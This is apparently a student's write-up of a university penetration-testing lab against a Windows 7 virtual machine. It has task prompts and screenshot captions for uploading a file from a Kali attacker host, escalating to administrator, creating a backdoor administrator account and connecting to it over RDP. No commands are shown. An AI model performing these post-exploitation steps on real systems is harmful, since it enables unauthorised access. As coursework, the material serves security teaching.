


Screenshot of target Windows 7 VM

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**




Uploading to Windows 7 VM




Confirmation of upload

[Privilege escalation] Background your current session, then gain administrator-level privileges on the remote system (**10 pt**). After you escalate the privilege, complete the following tasks:


3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(5 pt)**



Creating session 2




Creating new user account and upgrading privileges




Account created

4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(5 pt)**



Established remote connection



Able to browse different account files

Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.